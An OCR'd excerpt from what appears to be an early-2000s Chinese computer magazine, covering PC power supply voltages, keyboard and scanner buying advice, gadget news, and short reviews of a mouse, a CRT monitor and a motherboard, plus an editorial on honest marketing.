> **各电压的含义**
>
> **+3.3V:**最早在ATX结构中提出，现在的电源基本都有这一路输出，现在的电源直接提供3.3V电压，经主板变换后用于驱动CPU、内存、PCI、AGP等电路。
>
> **+12V:**用于驱动光驱、硬盘、散热风扇，或一些专用的电路，如现在的Radeon9800/GeForceFX 5900等高档显卡都通过+12V电路供电。在Pentium 4系统中，由于Pentium 4处理器能源的需求很大，电源专门增加了一个4PIN的插头，提供+12V电压给主板，经主板变换后提供给CPU专门供电。
>
> **-12V:**主要用于某些串口电路，其放大电路需要用到+12V和-12V，通常输出小于1A。
>
> **+5V:**目前用于驱动除磁盘、光驱电动机以外的大部分电路，包括磁盘、光盘驱动器的控制电路。
>
> **-5V:**在较早的PC中用于软驱控制器及某些ISA总线板卡电路，通常输出电流小于1A。在许多新系统中已经不再使用-5V电压，但考虑到系统的兼容性，一些电源仍然提供-5V输出。
>
> **+5V Stand-By:**最早在ATX提出，在系统关闭后，保留一个+5V的等待电压，用于电源及系统的唤醒服务。由于+5V Stand-by(+5V SB）是一个单独的电源电路，只要有输入电压，+5V SB就存在，这样就使电脑能实现远程Modem唤醒或网络唤醒功能。最早的ATX1.0版只要求+5VSB达到0.1A，随着CPU及主板的功能提高，+5VSB 0.1A已不能满足系统的要求，现在一些系统要求+5V SB提供2A、3A，甚至更大的电流输出，以保障相关系统功能的实现。

其三，一般情况下，你可以通过一款正规厂家出厂的电源上的+5V的电流安培数标示算出你的电源有多少瓦。其计算公式一般为“额定功率=10X（+5V最大输出电流）”，例如一款电源上标出+5V的最大电流为20A，那么其额定功率在10X20=200W以内。

其四，如果你的电脑没有安装双硬盘或双光驱，而且外设不多，一般情况下一款真实功率为200~250W的电源已能满足P4电脑的需求，但如果你的电脑有很多配件或你酷爱超频，那么，建议你还是首选真实功率300W左右的电源。

其五，电源作假已成为目前的普遍现象，例如送测产品用料十足，而实际产品却严重偷工减料。虚标+3.3V、+5V、+12V的输出电流，或直接虚标电源功率，150W的电源虚标为300W甚至400W等。所以大家在选择电源时不要惟品牌论，要多相信自己的感观和我们前面介绍的一些辨别方法。CF [SC09]

以貌取货 选键盘

■ 均儿

高价格的品牌键盘产品其做工一般不会太差，但大多数读者选购的键盘产品多是20~50元左右的低价键盘产品，在选购这类键盘产品时你需注意以下几点：

首先，拿到一款键盘，你要观察键盘材料的质感，一款合格的键盘产品应该整体平滑，颜色喷漆均匀，边缘无毛刺。

其次，一些劣质键盘常会出现使用日久键帽文字脱落的情况，所以在选购时大家可注意一下你所选的键盘其键帽上的字迹印刷是否清晰。正规的键盘一般采用激光蚀刻键帽文字，这样的键盘文字清晰且不容易褪色，手摸上去应有凹凸感。

其三，按键的结构分为机械式和电容式两种，这两种结构的按键手感不同，你可视自己的习惯选择。好的键盘按键应该平滑轻柔，弹性适中灵敏，按键不会发生水平方向的晃动，松开后能迅捷弹起。

其四，检查键盘噪音是否过大，那种听起来机械响声太大的键盘即使能满足自己手的需要也不能让耳朵满意。此外，好的静音键盘在按下弹起的过程中应该是接近无声的。

其五，可检查一下键位布置是否符合你的使用习惯，那种非104标准布局的键盘一律应慎选。CF [SC10]

国内篇

■ 特邀信息员:胖胖牛

无线连接，无限拓展，无限快乐的生活

也许商家都一样敏锐，当无线网络应用发展到一定阶段时，大家不约而同地推出了抢占这款市场的武器——基于USB接口的无线局域网卡。其中包括北京宽讯AboveCable Smart USB（见图1）和技嘉的128MB无线局域网U盘新品GN-WLBZ101/201（见图2）。



图1



图2

这两款产品都能让我们的电脑轻松拥有WI-FI无线局域网功能，只要一个USB接口，我们的PC就轻松拥有了11Mbps的无线网络访问速度，符合IEEE 802.11b无线网络标准。技嘉的产品还拥有移动存储的能力，而且特殊的外形在使用过程中余地也很大。


胖胖牛：很早就接触WI-FI了，但是直到今日，还真没看到多少可以免费使用WI-FI上网的地方。

USB真是一个神奇的接口

USB，不愧于它的名字，通用串行接口，确实通用！现在，在村里又可以买到好多好多使用USB接口的产品了，比如这个可爱的向日葵（见图3），天天对着你的脸，看你如太阳般灿烂的笑容，然后，把你的笑容转换成数字，再通过图像输出设备（比如显示器、打印机等）让你看到，做个鬼脸，笑一笑吧。10万像素的镜头，身躯可以任意扭动，送MM没错的。关键是价格便宜，不到90元，你要不要？


图3

就算是随便留个影也得认真呀，没有灯光怎么行，USB接口的台灯驾到（见图4）。精细的外观，时尚的搭配，给点电力就发光，搭配笔记本躲在被窝里写文章最合适了（味道也不错吧）。


图4

还有USB电风扇（见图5），这个夏天比较有用，反季节销售，价格应该不错。看起来和台灯是一套的，价钱不贵，每个20元。


图5

胖胖牛：今天，你USB了吗？是不是IEEE1394接口普及后，也会出现如此有趣的外设产品？感觉上IEEE1394的供电能力比USB要强很多，连19寸的LCD都可以驱动哟。



七龙珠中的时光机器现身中关村

大家还记得那个由布尔马发明的时光穿梭机吧，沙鲁的情节是我觉得相当完美的部分。某日，中关村市场内，突然出现了一个外形酷似那时光机器的怪物。之所以说它是怪物，是因为它既是音响，又是电视机顶盒，还是游戏机，恐怖吧。它的名字叫做MMS700多媒体影音中心（见图6）。


图6

2.1的音响结合视频转换、电视接收、音频重放，俨然一个家庭娱乐中心。你的电脑可以用它来接收电视节目，可以把它当作音箱，还可以通过S端子把来自XBOX或者PS2的视频信号显示在电脑的显示器上。另外，它还带有遥控器，让你可以向遥控电视一样遥控你的电脑，想怎么玩，就怎么玩。具体功能看图片吧，不要吃惊哟，因为它的价格更让你吃惊，只有420元，不算贵吧。

胖胖牛:看到这个产品，让我想起了SONY刚刚正式发布的PSX多媒体电器。整合的风潮，也许正在蠢蠢欲动，暴风雨来临之前，我们该做何等准备呢。

Metal乐器平民化的证据

当PS2游戏机游戏“太鼓之达人”凭借着超常的销量勇获“GAME AWARDS 2002～2003 最优秀赏”的时候，很多人还不知道乐器已经开始被电子化，并且开始融入我们的生

活。现在，你也可以在家享受打鼓的乐趣了——“心灵鼓手”让你圆一个打击乐狂徒的梦想（见图7）。

“心灵鼓手”是一款需要和电脑相配合使用的电子鼓，需要配合电脑和相应的软件才能使用，另外也可以作为打鼓游戏的专用外设。通过它，你可以慢慢体会如何用双手来控制节奏。

我喜欢聆听喧嚣音乐背景中那有力的鼓声，它是乐队的灵魂，也是音乐的基础，那是一种至高无上的控制力，是乐队中其他乐器所无法替代的。如果你也对敲鼓感兴趣，不妨去电子市场找找看。

胖胖牛：PS2我已经有了很久，各种类型的游戏也有一大堆，可惜一直没有狠下心来买这个“太鼓之达人”，也许是要买一个“太鼓”太贵吧，但是我不得不承认，日本的游戏产业是非常成熟和完善的。



图7

国外篇

能当收音机的CF卡



图1

PDA已经越来越多地跃进我们的视线，它的随身性和便利性使它被称为“笔记本电脑杀手”。不久前，国外一家公司为这个杀手又添置了一款有力的武器——具备收音功能的CF闪存卡（见图1）。当你把它插入到PDA扩展槽中时，你的PDA马上就可以收听音乐和电台的新闻广播。

这款小小的CF卡本身带有耳机和Line-In插口，其收音频率搜索范围在88-108MHz，具有自动搜索和18个频道的记忆功能，支持任何使用Pocket PC系统的PDA。该产品价格为39.95美元。

不用耳朵的手机——骨传导手机



图2

三洋公司最近开发出了一款配备利用骨传导方式的“Sonic扬声器”的手机“TS41”(见图2)。

骨传导方式是直接将空气振动传递到耳骨来传递声音，而不是靠鼓膜来辨识声音的。由于采用了骨传导方式，即使在有噪音的场所，也可以轻松听到通话对方的声音。目前使用骨传导技术的产品，包括助听器及无绳电话子机，而利用骨传导方式的手机在全球尚属首例。在这款TS41手机除了Sonic扬声器之外，还配备有普通扬声器，也可以作为一款标准手机。

胖胖牛：现在看人自言自语都会下意识看他的耳朵有没有耳机，然后判断是不是在打电话，也许以后就直接考虑别人是不是在打电话了。

是源出同门还是异曲同工



图3

你知道O2吗？不是指氧气的分子式，而是欧洲那个知名的移动网络运营商，还不知道的话，总应该知道多普达686那个手机中的大哥大吧。在欧洲，多普达686的身上就印着O2商标！现在，O2又带来了一款专为移动电话设计的数字音乐播放器O2 DMP（见图3）。

说实话，我刚开始看图片以为是把西门子SL55手机图片放上来了，因为它们实在是太像了，不过这O2 DMP可是真正的音乐播放器。我们可以通过手机网络GPRS下载MP3歌曲，并通过专用数据线或者红外传输将音乐传送到O2 DMP上面。

胖胖牛：据说这款播放器的数据线只支持西门子的手机，不知道英国的O2和德国的西门子什么关系。

今年流行玩DC，偷拍装备也不少



图4

还记得上次给大家介绍了酷似ZIPPO的偷拍数码相机吗？这回装备升级了，一个叫做ARP Datacon的公司带来的一款看似真实可用的间谍装备：DP-353 iPEN Camera（见图4）。看名字也能猜出来是笔形状的照相机。忽然间，想到了儿时的神笔马良，我们这款“神笔”也不逊色哟：DP-353 iPEN Camera长150mm，最大直径约16mm，金属帽内包括微型镜头、取景窗、快门等，可以拍摄640x480像素的JPEG格式照片，内置的8MB内存可以储存200张照片。另外，支持USB 1.1，可以充当PDA或者电脑的摄像头。

胖胖牛：电影让一切都不再神秘，包括传说中的间谍。以后在大街上看到别钢笔的人也不能掉以轻心，说不定他就在偷拍哦！

CF [SC11]

微软 IE4.0 鼠标



加线减重改色泽: 早在微软配合WIE2.0鼠标推出的IntelliPoint 5.0驱动程序中我们就已经看到了IE4.0鼠标的身影，拿到的实物也证实了我们当时的猜测，IE4.0鼠标实际就是WIE2.0鼠标的有线版本。两者的外形设计完全一致，外观上IE4.0的塑料外壳采用金属浅灰色调，两侧的橡胶材质颜色也较WIE2.0更浅，整体的手感没有了WIE2.0的磨砂感，而是更为光滑的感觉。IE4.0不用考虑无线版的节电要求，鼠标尾部的IntelliEye光学引擎Logo又亮了起来，视觉效果相当好。与前几代光学鼠标不同的是，IE4.0的鼠标底部不再采用透明材料设计，这样做的好处是能避免光污染对鼠标定位的影响，感觉鼠标没那么好看了。没有无线发射以及相应的供电部分设计，IE4.0的重量与上一代IE3.0鼠标相当，因此游戏玩家在转换所使用鼠标时基本不需要重新适应重量，很快进入状态。

细节设计: 没有电池仓占位置，IE4.0的光学传感器位置比WIE2.0更靠近鼠标的中心位置，这样的好处是按照多数人以手腕为轴心移动鼠标的方式，手移动同样距离的情况下，IE4.0能够移动更长一些的距离，不过IE4.0的光学传感器位置还不是类似IE3.0的完全在鼠标中部，因此一些对移动距离很敏感的用户会觉得IE4.0不如IE3.0灵活。

很多人在使用IE3.0时对它的两个侧键颇有微词，认为在游戏中容易被大拇指误按，因此IE4.0中的两个侧键位置的相当高，同时专门设计了放置大拇指位置的凹槽，因此两个侧键必须有需要时才会被按动，不过对另一些人来说，又会认为这两个侧键的使用变得不方便了，看来这个设计还需要在下一代鼠标中优化。

主要优点:	继承微软高档鼠标的一贯特点，移动快捷精准，适合任何使用场合。
主要缺点:	对国内用户来说IE4.0体形偏大，需要大手掌的用户才能感觉到它的人体工学优势。
厂商电话:	010-82665500-2836 CF [SC12]

美格 810FT Ⅱ显示器

对做设计、欣赏DVD、大场景游戏来说，17英寸CRT已经不能满足需求了，因此高性价比的19英寸CRT就是目前非常不错的选择。



美格810FT Ⅱ采用视觉纯平美格珑显像管，点距为0.25毫米，203MHz的带宽能够在1600×1200的分辨率下显示75Hz刷新率的画面，但对19英寸显示器来说，1600×1200的显示文字依然太小，还是1024×768@100Hz和1280×1024@85Hz的分辨率最适合。美格810FT Ⅱ屏幕外表采用了防眩、防静电双效涂层，并通过了要求严格的TCO99认证，以及中国强制3C认证，在人体健康和环境保护以及本身质量上都有相应的保证。


美格810FT Ⅱ依然采用美格极其经典的单键飞梭便利控制方式，同时显示器的各种调节应有尽有，使显示器的调节相当专业和方便。由于显示器是一种会受到使用环境影响的产品，因此，提供完善的调节功能才能使其处于最佳的显示效果。这台美格810FT Ⅱ送来时显示效果并不是最优，经过在OSD菜单中仔细的调节后，屏幕四周基本平直，没有了几何失真，画面聚焦也能让人满意，只是四角聚焦略差于中央聚焦，这种显示器的通病还是不能避免。美格810FT Ⅱ依然带有黄金眼视觉增强功能按键，这能使CRT显示器的亮度和色彩饱和度接近电视的效果，很适合在运行游戏和欣赏DVD时使用。

主要优点:	显示效果优良，性价比高
主要缺点:	体形笨重，外观呆板
厂商电话:	800-820-8655 CF [SC13]

智仁 848P 主板

智仁848P主板使用流行的I848P+ICH5组合，支持所有的NorthWood核心Intel处理器，提供了对800MHz FSB处理器、AGP 8X、SATA的支持更使它成为了845PE主板在追求性价比用户中的最佳替代者。在此提醒读者注意，有厂家推出的848P主板使用的ICH4南桥，不支持SATA接口，这虽然对现在的使用没有太大问题，但会对以后升级有一定的影响。

智仁848P主板使用红色的PCB，PCI槽、DDR SDRAM则采用常见的白色和蓝色插件，供电部分为三相回路电源设计，做工规规矩矩。主板电源接口以及CPU的专用12V电源接口设计到一起，这样使主板连线更为整洁。扩展性方面，智仁848P提供5条PCI槽和2条DDR DIMM内存插槽，可以支持最大2GB容量的DDR400内存。送测的智仁848P主板采用的AC97声卡芯片为ALC101芯片，只支持两声道输出，不过在市场上正式推出后已经改为了支持5.1声道输出的ALC650声卡芯片。CPU插槽背后的加强垫则是很久没有看到的设计，而这个设计还是相当有用的。由于Pentium4处理器的散热器是固定在主板上，而不像以前的散热器那样固定在CPU插槽上，因此散热器的固定器施加在主板上的力会使主板有一些变形，而这块加强垫的作用就是稳定主板，避免这种隐患。



主要优点:	实用为主，性价比较高
主要缺点:	附带配件不多
厂商电话:	0755-83766066 CF [SC14]

评测视点

大话垃圾

很久以前写过一篇文章，是关于网站评测后面留言里数不清的“垃圾”二字的评论。这几天，由于多关注了一些新产品的消息，看多了网络上的评论，不由得又想起当初的文字。

不想再重复当时写下的话，依靠把某某产品骂作“垃圾”来显示自己的水平只不过是一种矫情和无知，我只想讨论讨论究竟什么才是真正的“垃圾”。

产品的性能不高，那不是垃圾。产品线概念的存在决定了有针对不同市场和不同需求的产品出现。如果可以用一个产品包打天下，那么只要5900Utrla就够了，众多的5600、5700显卡根本没有问世的必要。

产品的工艺不好，那不是垃圾。工艺是需要成本来支持的，并非每个人都可以承受足够高的成本压力，如果所有的主板都参照服务器主板的工艺来制作，那么满大街的网吧不知道还能有几家生存下来。

即使产品的性价比不高，那也不是垃圾。性价比不是评判一切的标准，苹果的电脑大概从来算不上高性价比的产品，但是它代表了一种追求、一种品味，有的是人愿意为之付出更高的代价。

真正的垃圾，不是这样的。真正的垃圾不是由于它的性能低下，不是由于它的做工粗糙，不是由于它的价格高昂。真正的垃圾，应该是由于它的名不符实！

常常见到一些产品，就产品本身而言并不逊色，甚至称得上同类中的佼佼者。但是，它们令人所不能接受的是：只有100%的制作，却要说成有200%的效果，这样的欺骗，才是真正的垃圾！

做一个产品也罢，做一个厂商也罢，能力始终是次要的，真正重要的是它的诚信，做的好也罢，做得差也罢，在复杂的市场上总有其产品生存的空间。但是如果将一个100分的产品数说得天花乱坠，仿佛有1000分的层次，那才是真正的不可饶恕。抛弃诚信的厂商与产品，这才是垃圾。

常常见一些厂商，其产品其实非常出色，但却总是招致看似毫无理由的唾弃，大概值得他们好好想一想吧……

CFAN教你测——扫描仪

■ CFAN评测室

借我一双慧眼，看清这个世界

——扫描仪技术介绍亟BENQ 5250C扫描仪评测

给电脑添加一台扫描仪，从此电脑就像长了眼睛似的，就能“看”了，图片、文稿，都能认得清！但是，扫描仪是怎么工作的？怎么挑选一台扫描仪呢？

扫描仪技术介绍——扫描仪是怎么工作的

一、扫描仪的简介与分类

二十世纪八十年代初诞生的扫描仪，是一种光机电一体化的高科技产品，是继键盘和鼠标之后的又一种计算机输入设备。扫描仪有很多种，按不同的标准可分成不同的类型。

按扫描原理，可将扫描仪分为以CCD或CIS为核心的平板式扫描仪、手持式扫描仪和以光电倍增管为核心的滚筒式扫描仪；按扫描图像幅面的大小可分为小幅面的手持式扫描仪，中等幅面的台式扫描仪和大幅面的工程图扫描仪；按扫描图稿的介质可分为反射式(纸材料)扫描仪和透射式(胶片)扫描仪以及既可扫描反射稿又可扫描透射稿的多用途扫描仪；按用途可将扫描仪分为可用于各种图稿输入的通用型扫描仪和专门用于特殊图像输入的专用型扫描仪如条码读入器、卡片阅读机等等。


目前无论是在商用、个人或是家庭方面，扫描仪均以平板式扫描仪的应用为最常见。


二、扫描仪常用感光器件分析

目前市场上扫描仪所使用的感光器件有四种：光电倍增管，硅氧化物隔离CCD，半导体隔离CCD，接触式感光器件(CIS或LIDE)。

1.光电倍增管

这种扫描器件实际上是一种电子管，感光材料主要是金属铯的氧化物，并掺杂其他一些活性金属(主要是镧系金属)的氧化物进行改性，以提高其灵敏度和修正光谱曲线。用这种材料制成光电阴极，在光线的照射下，能够发射电子，称为光电子，经栅极加速放大后冲击阳极，形成电流。






光电倍增管系统结构

在各种感光器件中，光电倍增管是性能最好的一种，无论在灵敏度、噪声系数还是动态范围上都遥遥领先于其他感光器件。更难能可贵的是它的输出信号在相当大范围上保持着高度的线性输出，使输出信号几乎不用做任何修正就可以获得准确的色彩还原。同时，光电倍增管的温度系数极低，可以忽略不计，因此它几乎不受周围环境温度的影响。

光电倍增管在各种感光器件中是生产成本最高的，而且由于一次只能扫描一个像素，因此扫描速度很慢，扫描一张图需要几十分钟。因此，它现在只用在最专业的鼓式（大滚筒）扫描仪上，这种扫描仪的价格少则几十万元，多则几百万元，是一种人们可望而不可及的贵族产品。

2.硅氧化物隔离CCD和半导体隔离CCD

这两种感光器件与我们日常使用的半导体集成电路相似，在一片硅单晶上集成了几千到几万个光电三极管，这些光电三极管分为三列，分别用红绿蓝色的滤色镜罩住，从而实现彩色扫描。光电三极管在受到光线照射时可以产生电流，经放大后输出。



CCD扫描示意图

该类感光器件近年性能提升幅度很大，其高端产品的性能已经接近低档的光电倍增管产品。但由于数千个光电三极管的距离很近（微米级），并且各三极管之间的绝缘是依靠半导体PN结的绝缘，隔离电阻较小，因此，在各光电三极管之间存在着明显的漏电现象，使各感光单元的信号产生相互干扰，降低了扫描仪的实际清晰度。

为了改善这一情况，现在可以采用硅氧化物隔离技术，也就是说，在器件加工过程中，将各个光电三极管之间的半导体单晶硅用 SiO^2（二氧化硅）替代，由于 SiO^2 是非常好的绝缘材料，几乎杜绝了各光电三极管之间的漏电现象，因而在两台扫描仪性能指标相同的情况下，使用硅氧化物隔离CCD的扫描仪的实际清晰度有了一个质的飞跃。


这类产品的温度系数比较低，对于一般的工作，周围环境温度的变化可以忽略不计，但对于顶尖级的专业应用，则必须采取措施保持感光器件的恒温，否则将会影响扫描效果的稳定性。因此在使用CCD的最高端扫描仪中，已经有些产品采用了低温冷却机构，以保持感光器件能在一个恒定的温度下工作。

不过这种技术的生产成本比半导体隔离技术高几倍，因此目前只能用在5000元以上专业级扫描仪中。而目前市场上几乎所有的家用和办公用扫描仪，都是采用半导体隔离CCD，性能不可能不受影响。

使用CCD作为感光器件的扫描仪，充分体现了CCD器件色彩密度高、技术成熟的优势，占有了主流市场。

3.接触式感光器件(CIS或LIDE)

接触式感光器件，又称CIS技术或LIDE技术，这是近几年来刚出现的新技术。


CIS元件

其实，这种技术与CCD技术几乎是同时出现的，它使用的感光材料一般是我们用来制造光敏电阻的硫化镉，它很容易制成一条长的阵列，而且生产成本只有半导体隔离CCD的1/3，当时主要用在低档黑白手持式扫描仪和传真机上，由于尺寸太大，无法使用镜头成像，只能依靠贴近目标来识别目标，因此光学分辨率最高只能达到200dpi。到1994年前后，随着扫描仪彩色化、高精度化，接触式感光器件本身噪声大、动态范围小、精度低的缺陷暴露无疑，迅速从扫描仪市场上销声匿迹了。在其后的四年中，我们只能在传真机上看到它的身影。


出现转机是在1998年，当时国际扫描仪市场的竞争非常激烈，各大厂家都使出了降价的法宝，造成了扫描仪生产厂商的行业性亏损。一些厂家开始另辟蹊径，重新搬出了接触式感光器件，经过改进，使其分辨率达到了600dpi，然后冠以CIS技术或LIDE技术的商业名称，以新技术的形式推向市场，取得了相当的成功。不过就性能而言，接触式感光器件存在着一定的先天不足，首先由于不能使用镜头，只能贴近稿件扫描，其实际清晰度往往达不到标称指标，同时，硫化镉光敏电阻本身漏电很大，各感光单元之间干扰严重，进一步降低了清晰度。而且由于无法实现同时制造三条平行的感光单元同时实现三色扫描，接触式感光器件不能使用常用的冷阴极灯管，而不得不使用LED发光二极管阵列作为光源，这种光源无论在光色还是在光线的均匀度上都是比较差的。而且由于LED阵列是由数百个发光二极管组成，一旦有一个损坏就意味着整个阵列的报废，因此这种产品的寿命比较短。

同时，对于普通用户来说，CIS技术最大的不足是因为它不使用透镜成像，所以扫描几乎没有景深，扫描实物的效果不理想。

不过，CIS扫描仪的最大优点是体积可以做得很小巧，而且省电，扫描速度也比较快。

三、CCD扫描仪的工作原理

扫描仪主要由光学成像部分、机械传动部分和转换电路部分组成，这几部分相互配合，将反映图像特征的光信号转换为计算机可接受的电信号。



CCD扫描仪的工作流程

光学成像部分是扫描仪的关键部分，也就是通常所说的镜组。扫描仪的核心是完成光电

评测编辑的话

对于家用级别的扫描仪来说，其硬件性能差距其实并不是太大（事实上，大多数品牌的扫描仪都出自少数几个厂商的OEM）。相对来说，在选购中应该更多地注意厂商的服务支持能力，因为扫描仪是一种机械电子产品，像其他机械电子产品一样也会在使用中面对很多使用中导致的机械故障，所以厂商的售后支持能力相对来说更为重要。

同时，在使用中，要充分注意扫描仪的清洁工作，虽然在出厂前，扫描仪都经过充分的除尘处理，但使用中难免会进入灰尘，而灰尘正是扫描仪的主要大敌。

——DEBUG





扫描仪生产中要经过充分的除尘除静电工作

转换的光电转换部件，目前大多数扫描仪采用的光电转换部件是电荷藕合器件(CCD)，它可以将照射在其上的光信号转换为对应的电信号。打开扫描仪的黑色上盖，可以看到里面有镜条和镜头组件及CCD，电荷藕合器件排成一横行，电荷藕合器件里的每一个单元对应着一行里的一个像素。除核心的CCD外，其他主要部分有:光学成像部分的光源、光路和镜头。

转换电路俗称机器主板，它负责完成一切电路的伺服工作，A/D转换工作，当然也包括镜组给它的数字信号的处理。机械传动部分包括步进电机、扫描头及导轨等，主要负责主板对步进电机发出指令带动皮带，使镜组按轨道移动完成扫描。

扫描仪工作时，首先由光源将光线照在欲输入的图稿上，产生表示图像特征的反射光(反射稿)或透射光(透射稿)。光学系统采集这些光线，将其聚焦在CCD上，由CCD将光信号转换为电信号，然后由电路部分对这些信号进行A/D转换及处理，产生对应的量化数字信号输送给计算机。机械传动机构在控制电路的控制下带动装有光学系统和CCD的扫描头与图稿进行相对运动，将图稿全部扫描一遍，一幅完整的图像就输入到计算机中去了。

扫描仪的性能指标——解读扫描仪的说明书

一、最重要的指标

扫描仪的性能指标主要有表示扫描仪精度的光学分辨率、表示扫描图像灰度层次范围的灰度级、表示扫描图像彩色范围的色彩数，以及扫描速度和扫描幅面等。

光学分辨率是衡量扫描仪的关键技术指标之一，表示了扫描仪对图像细节表现能够达到的最大输入分辨能力，通常用每英寸长度上扫描图像所含有的像素点的个数表示，记做DPI(Dot Per Inch)。目前，多数扫描仪的分辨率在300～2400DPI之间，300DPI的扫描仪已经被淘汰，市面上常见的扫描仪分辨率多为600DPI×1200DPI和1200DPI×2400DPI两种。灰度级表示灰度图像的亮度层次范围，级数越多扫描图像的亮度范围越大，层次越丰富，目前多数扫描仪的灰度为256级。色彩数表示彩色扫描仪所能产生的颜色范围，通常用表示每个像素点上颜色的数据位数(bit)表示，比如常说的真彩色图像指的是每个像素点的颜色用24位二进制数表示，共可表示2^24＝17.6M种颜色，通常称这种扫描仪为24bit真彩色扫描仪，色彩数越多扫描图像越鲜艳真实，目前常见的扫描仪多为36位或42位的。扫描速度有多种表示方法，通常用在指定的分辨率和图像尺寸下的扫描时间表示。扫描幅面表示可扫描图稿的最大尺寸，常见的有A4、A3幅面等。

这里要说明的是，扫描仪的精度经常用每英寸扫描图像所含像素点的多少表示，即所谓的DPI，这是生产厂家常用的精度指标。但许多权威测试结果表明，这种指标与扫描仪实际精度并不成正比，并不是DPI值越高扫描仪的精度就越高。扫描仪的实际精度应是扫描仪对图像细节的实际分辨能力。国际上通常用标准测试图测试扫描仪在一英寸长度上能实际分辨出的线条的个数来表示扫描仪的实际精度。一般记作LPI(Line Per lnch)。影响扫描仪精度的因素有很多，并不唯一取决于生产厂家所报的DPI数，有些DPI数高的产品其实际精度比一些DPI数较低的产品还差，分辨率为300～2400DPI的扫描仪的实际精度一般为200～400LPI。扫描仪的分辨率越高，对应的图像数据量越大，以几何级数增长。选购扫描仪时不应盲目追求高分辨率，而应根据实际工作的需要和输出设备的精度进行选择。比如目前彩色输出设备的精度一般不超过3000DPI. 若采用这类设备输出，只要扫描图像的放大输出倍数不超过4倍，则选用流行的1200DPI的扫描仪就足够了 。

二、其他扫描仪常见技术名词

灵敏度:代表了感光器件对最暗光线的感受能力，单位为勒克司，数值越小，灵敏度越高，它决定了扫描对图像暗部细节的表现能力。

噪声系数:是感光器件本身噪声的大小，它决定了扫描仪的色彩位数，噪声系数越小，则扫描仪的色彩位数越高，一般将噪声系数上面的次方数乘4就是该类扫描仪所能达到的最大色彩位数，如噪声系数是10^9，则这台扫描仪的最大色彩位数是36bit。

动态范围:它代表了扫描仪所能正确反映的最亮光线与最暗光线之比，越大越好。

隔离电阻:决定了感光器件各感光单元之间相互干扰的程

度，越大越好。

温度系数：在光线强度不变的情况下，环境温度每变化一摄氏度，扫描器件输出信号变化的幅度，此值越小越好。

如何选择扫描仪

我们应该购买一台什么样的扫描仪呢？应该如何选购适合自己的扫描仪呢？

一、看技术指标

前面我们介绍了大量的扫描仪技术参数，而其中最需要在选购时加以注意的，包括以下的各项参数：

扫描幅面：扫描幅面通常有A4、A4加长、A3、A1、A0等规格。大幅面扫描仪价格很高，建议一般家庭和办公用户选用A4幅面的扫描仪。根据需要，办公用户也可以考虑选购A3幅面甚至更大幅面的扫描仪。

光学分辨率：光学分辨率反映扫描图像的清晰程度。扫描仪的分辨率用每英寸长度上的点数DPI(Dot Per Inch)表示。分辨率一般表示为水平分辨率×垂直分辨率的形式。水平分辨率由扫描仪光学系统真实分辨率决定，垂直分辨率由扫描仪传动机构的精密程度决定，选购时主要考察水平分辨率，在购买扫描仪时，用户通常还会看到，除了光学分辨率之外，还有一个被称为“最高分辨率”的技术指标，它是通过软件插值计算得到的结果，一般不应作为重要参考指标。建议消费者不要购买300DPI以下的扫描仪。

色彩位数：目前主流扫描仪色彩位数有36位和42位等常见标准。建议选购36位及以上色彩位数的扫描仪。30位以下的扫描仪目前已经成为淘汰产品，建议不要购买。

感光元件：感光元件是扫描仪的眼睛，扫描质量与扫描仪采用的感光元件密切相关，CCD技术是目前平台式扫描仪最成熟的扫描技术，使用范围覆盖了最低档到顶尖级扫描仪产品，性能优越。

二、看配套软件

扫描仪的功能都要通过相应的软件来实现，除驱动程序和扫描操作界面以外，几乎每一款扫描仪都会随机赠送一些图像编辑软件、OCR文字识别等软件。不同扫描仪软件性能、操作方法不一。对不熟悉图形处理的用户，建议选择配套提供操作简单、使用方便的扫描仪。扫描仪配套软件的选择对一般用户非常重要，选择不当，掌握操作有一定的困难，最好配套提供较详细的中文使用说明书。不熟悉英文的用户可选择中文操作界面的扫描仪，能较快地掌握操作。OCR软件的选用对办公室用户非常重要，选择时注意其是否能够识别各种印刷体、手写体、表格以及能否识别中英文混排等因素。

三、选购检测技巧

首先看扫描仪的外观，并不是说看看外观是否漂亮，而是看是否坚固，因为扫描仪的外壳同样是一个非常重要的部件，这是因为扫描仪内所有的运动部件都固定在扫描仪的外壳上，壳体的强度和刚度对扫描仪的清晰度影响非常大。设计良好的外壳只要打开扫描仪的上盖，就可以在扫描仪的内壁上看到一条条明显的加强肋，而且扫描仪的底板也不是平整的，有很多凹凸。而差的外壳则只有一层薄薄的塑料壳，它的强度很低。大家也不要迷信金属外壳，这个价位扫描仪的金属外壳只是一层薄薄的铁皮，使用时间一长，就会出现变形，使扫描精度下降。同时要注意外壳上不能有缝隙，灰尘是扫描仪的大敌。

